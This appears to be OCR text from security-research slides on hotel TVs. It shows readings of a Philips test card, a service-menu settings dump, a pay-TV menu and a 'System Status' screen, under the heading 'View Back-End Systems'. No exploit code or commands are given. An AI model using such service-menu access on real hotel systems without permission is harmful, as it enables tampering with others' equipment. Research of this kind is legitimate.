
Hotel TV – New Capabilities

- View Back-End Systems



S
video
PRODAC
TESTBILD
12
2556
2.6
00 00 00 00 00
PRODAC AVM TESTBILD 01/04
PHILIPS



1 LO1HE1 1.1 CSM
2 CODE 0 MAIN MENU 0 0
3 OP 9 17 1 9 22 122 0
4 AUTO WEST-EU STEREO
5
6
7 CO 63 CL 31 BR 63 SH 41
8 VL 13 BL 31
9 BS 22 TR 36
10 COMMERCIAL SMARTPORT ON
11 PROGRAM NO. AV2YC
Pay-TV/Radio
Menu
Language
TV Programs
Radio Programs
List
Movies
OK to select



SYSTEM STATUS
MODE COMMERCIAL
CHANNEL TV 60 (ANTENNA)
DCM ON
CODES 192 48 13 202 43
4 192 0 0 0
SIGNAL TUNED
OP HRS 12DEh
ERRORS 0 0 0 0 0
2 51
TEAM AMERICA
WORLD POLICE
PHILIPS

